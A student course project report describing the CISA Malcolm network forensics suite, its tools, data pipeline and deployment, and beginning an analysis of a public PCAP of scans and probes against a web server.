Network Forensics with Malcolm

> Cybercrime and Forensics Course Project - Ahmed Nouralla (a.shaaban@innopolis.university)

1. Introduction: Goals/Tasks

Main goals of the project:

- Analyze PCAP cases from real incidents of malware infection.
- Explore the architecture and experiment with the available features in Malcolm tool suite.

1.1. Network Forensics

Network forensics is a sub-branch of digital forensics concerned with the monitoring and analysis of computer network traffic for two main purposes:

- **Intrusion Detection:** monitoring and analyzing traffic to identify anomalous behavior (e.g., for analyzing malware traffic, updating firewall rules, training ML models, etc.)
- **Law enforcement**: investigating a Cybercrime to extract legal evidence files for court proceedings. An attacker may be able to delete all logs on a compromised host. In such cases, network traffic might be the only available evidence for forensic analysis.

Advantages:

- By forwarding and storing network data, we ensure traceability as the data persists even if the compromised system was wiped (in which case it's the only available artifact for forensic analyzers)
- Collecting network data on the hardware level does not modify the systems, unlike memory or disk dumping that may require additional tools to be installed on the host, potentially corrupting the evidence.

Disadvantage:

- Network forensics requires a proactive approach (the infrastructure for collecting/forwarding network traffic has to be deployed beforehand) as network data is by default transmitted then lost.

1.2. Traffic Analysis

Traffic analysis can generally be carried out in one of two approaches:

- **Live analysis:** analyze packets on the go (e.g., for incident response)
    - One or more dedicated sensor appliance (hardware or software) can be configured to monitor a network interface and mirror its traffic to a specified output interface

    - The traffic is ingested by an analyzer (e.g., a machine-learning model) which may utilize heuristics and Deep-Packet Inspection (DPI) to make sense of the traffic (e.g., extract session information, generate and forward logs in certain formats, detect/analyze transferred files, etc.)
- **Offline analysis:** dump now, analyze later (e.g., for forensic investigation post-incident)
    - Traffic is imported from previously collected Packet Capture (PCAP) files or other formats (e.g., Zeek logs).

1.3. Analysis Stages

Traffic data generally goes through three stages:


1. **Forwarding:** data is sent to a dedicated system for ingesting/aggregating.
2. **Processing:** data is further filtered, indexed, compressed, and/or transformed into convenient formats.
3. **Visualization:** data is consumed by analytics tools to build custom dashboards for monitoring (e.g., incident response), summarization (e.g., statistics), or alerting (e.g., notifications).

2. Methodology: Execution Plan

2.1. Overview


Malcolm is a comprehensive tool suite developed by the United States "Cybersecurity & Infrastructure Security Agency (CISA)" for network security monitoring. A typical workflow involves the following steps:

1. [Live Analysis] Traffic data is collected through a Switch SPAN port or network TAP, then forwarded to a dedicated sensor appliance running hedgehog Linux.
2. [Offline Analysis] Traffic data is imported from local Zeek logs or PCAP files.
3. Data is forwarded to Malcolm server for storage and analysis (e.g., by SOC teams).
4. [Optional] if needed, one may forward to a remote malcolm instance (e.g., for backup or further analysis)



2.2. Tooling

Malcolm leverages existing open-source tools and technologies to build a complete pipeline for collecting and analyzing network traffic




- **Capturing & Analysis**
  - **Zeek:** provides insights into network activities though a custom log format
  - **Arkime:** used for PCAP file processing, browsing, searching, analysis, and carving/exporting
  - **Suricata:** an instruction detection system (IDS)
  - **Linux utilities for network auditing:** `netsniff-ng` and `tcpdump`
- **File Scanning**
  - **YARA:** pattern matching syntax for identifying and classifying malware samples
  - **ClamAV:** an antivirus engine for scanning files extracted by Zeek
  - **CAPA:** a tool for detecting capabilities in executable files
  - **VirtusTotal:** online service for analyzing suspecious files, domains, IPs and URLs
- **Forwarding and Enrichment**
  - **Logstash and Filebeat:** for ingesting and parsing Zeek Log Files and forwarding them to OpenSearch in a format that Arkime understands in the same way it natively understands PCAP data.
  - **FluentBit:** used for forwarding metrics to Malcolm from network sensors
- **OpenSearch:**
  - Main service used for visualizing Malcolm dashboards, and setting up alerts.
- **CyberChef**:
  - A local instance of the popular payload swiss army knife is deployed with Malcom to facilitate working with extracted data.

2.3. Data Pipeline

The following data pipeline is used by Malcolm for offline analysis of PCAP files (focus of this project)

1. Imported PCAP files are sent to Zeek, Suricata, and Arkime capture for analysis
2. Zeek logs and Suricata alerts are sent to Filebeat then Logstash for ingestion, indexing, and reformatting.
3. An analyst has access to preconfigured OpenSearch dashboards and Arkime viewer interface to visualize and filter through the collected data to perform forensic investigations.



2.4. Deployment Options

Malcolm deployment options:

- **Docker:** subsystems of Malcolm are distributed as Docker containers hosted on GitHub Container Registry. One may pull them to run in a docker compose network. If needed, containers may also be deployed as a part of a larger Kubernetes cluster.
- **Installer ISO:** a self-contained installation of Malcolm, built on top of the latest stable Debian (version 12 at the time of writing), including GUI and additional scripts and utilities for working with Malcolm server.

I experimented with both options. They turned out to be quite similar as the second option also uses Docker containers running inside the Debian installation, with additional wrapper scripts, desktop shortcuts, and preconfigured OS defaults. **Refer to the Appendix for deployment steps taken.**

2.5. Malcolm Homepage

Server homepage contains hyperlinks to eight additional pages.

1. **Dashboards**: OpenSearch UI for visualization and overall analytics, links to packet details typically redirect to Arkime.
2. **Arkime**: additional UI for deep inspection of payloads and content (like Wireshark on steroids).
3. **Netbox**: for modeling and documenting network infrastructure, not used in this demo.
4. **CyberChef**: a local instance is deployed with Malcom for working with extracted payloads.
5. **Documentation:** hyperlink to Malcolm docs
6. **Artifact upload:** the page under which we will import our PCAP files for analysis.
7. **Local account management**: setting up server accounts and roles. Currently using a single `analyst` account for demonstration.
8. **Extracted files:** will contain dumps of transferred files carved from sniffed traffic.

3. Results: Proof-of-Concept

To experiment with the tools, I needed some sample data. I searched online for sample packet captures and stumbled upon Bradley Duncan from "Palo Alto Networks: Unit 42". He shares information and packet captures on malicious network traffic and malware samples on his blog at malware-traffic-analysis.net.

3.1. Scans and Probes

- The first case analyzed involves a `.pcap` file for the traffic hitting a public web server over a period of 12 days (between 2nd and 13th of April, 2025).

2025-04-13 (SUNDAY): TWELVE DAYS OF SCANS AND PROBES AND WEB TRAFFIC HITTING MY WEB SERVER

NOTES:


- Zip files are password-protected. Of note, this site has a new password scheme. For the password, see the "about" page of this website.

ASSOCIATED FILES:


- **2025-04-13-twelve-days-of-scans-and-probes-and-web-traffic-hitting-my-web-server.pcap.zip** 12.5 MB (12,465,405 bytes)

Click here to return to the main page.

